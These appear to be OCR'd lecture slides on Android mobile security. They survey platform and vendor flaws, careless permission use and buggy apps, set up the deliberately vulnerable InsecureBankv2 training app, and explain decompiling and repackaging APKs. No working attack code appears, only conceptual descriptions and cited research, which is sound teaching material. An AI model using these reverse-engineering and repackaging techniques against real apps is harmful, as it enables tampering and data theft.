Attacks can focus on user data, or as a pivot for further actions. Even against support infra.

- Conduct 2FA towards an infrastructure
- Track users and their personal data
- Access bank/financial related data
- …

Platform issues

Vendors follow the design guidelines towards secure systems

- Google enforces minimum security requirements for approved devices


Vendors sometimes also introduce additional issues with their implementations

- Insecure Trustlets in the TEE
  - Cerdeira et al, “SoK: Understanding the Prevailing Security Vulnerabilities in TrustZone-assisted TEE Systems” review existing flaws exploiting issues in the TEE
- APDUs for remote management
  - André Pereira et al, “USB connection vulnerabilities on Android smartphones: default and vendors’ customizations” found custom APDUs in Samsung devices disclosing device identification and allowing automated flashing of a malicious app
- Modem implementation
  - QualPwn - Exploiting Qualcomm WLAN and Modem Over The Air
- Vulnerable or abusive pre-installed applications
  - Xiaomi ‘Guard Provider’ downloads antivirus APK through HTTP, allowing remote injection of malicious code

Careless users

Users lack the knowledge to properly assess the impact of providing a permission

- Application may leak data directly, or may use that method to gain additional information



Wrongly coded applications/programming mistakes

Mobile apps are frequently populated with bugs/mistakes as other applications

- Because the code is available to clients, inspection and abuse becomes more frequent
- Java/Kotlin can be decompiled to source code
  - Obfuscation helps but only has limited impact

Mobile app development is popular, with tools providing facilitated access

- Enabling wide use by many developers also increases the amount of security issues
- Being able to implement a mobile app != knowing how to security use the platform
- Mobile apps are used for shop frontends and small trials.
  - There is a respectable amount of sub-quality apps around.

The platform provides some protection mechanisms and scanning for malware

- Yet it doesn't correct bad/naive code

Insecure Bank

A mobile goat application exposing many flaws, for research and training purposes

- Will be used in this class for demonstrating the multiple things that can go wrong

Setup

- Create an account at https://www.genymotion.com/ for personal use
- Download Virtualbox and the Genymotion framework
- Create a Mobile Device emulating a Nexus 5X – API 26
- Install android tools: https://www.xda-developers.com/install-adb-windows-macos-linux/
- Download and install the APK with: `adb install InsecureBankv2.apk`
- You should have a full-blown android device with the application installed
- Download the server code and run it in your PC
- To enable connection between app and server run: adb reverse tcp:8888 tcp:8888
  - This will make the server in the host available in the android using port 8888

Decompiling Mobile Applications

Concepts:

- Disassemble: convert bytecode to Assembly language
- Decompile: convert bytecode to a higher-level representation of the algorithm
  - Usualy a C representation


All applications can be analyzed after compilation

- A topic of reverse engineering
- Android applications are particularly susceptible to it as Java bytecode can de decompiled back to Java

Problem: putting too much trust in the “obscurity” provided by bytecode

- An issue for binary applications and even more for android
- Attacker can download, modify, repack and upload an application
- Use of ProGuard or other obfuscation method is still low: https://arxiv.org/pdf/1801.02742.pdf

Impact: manipulation, access to sensitive data, repackage, brand damage




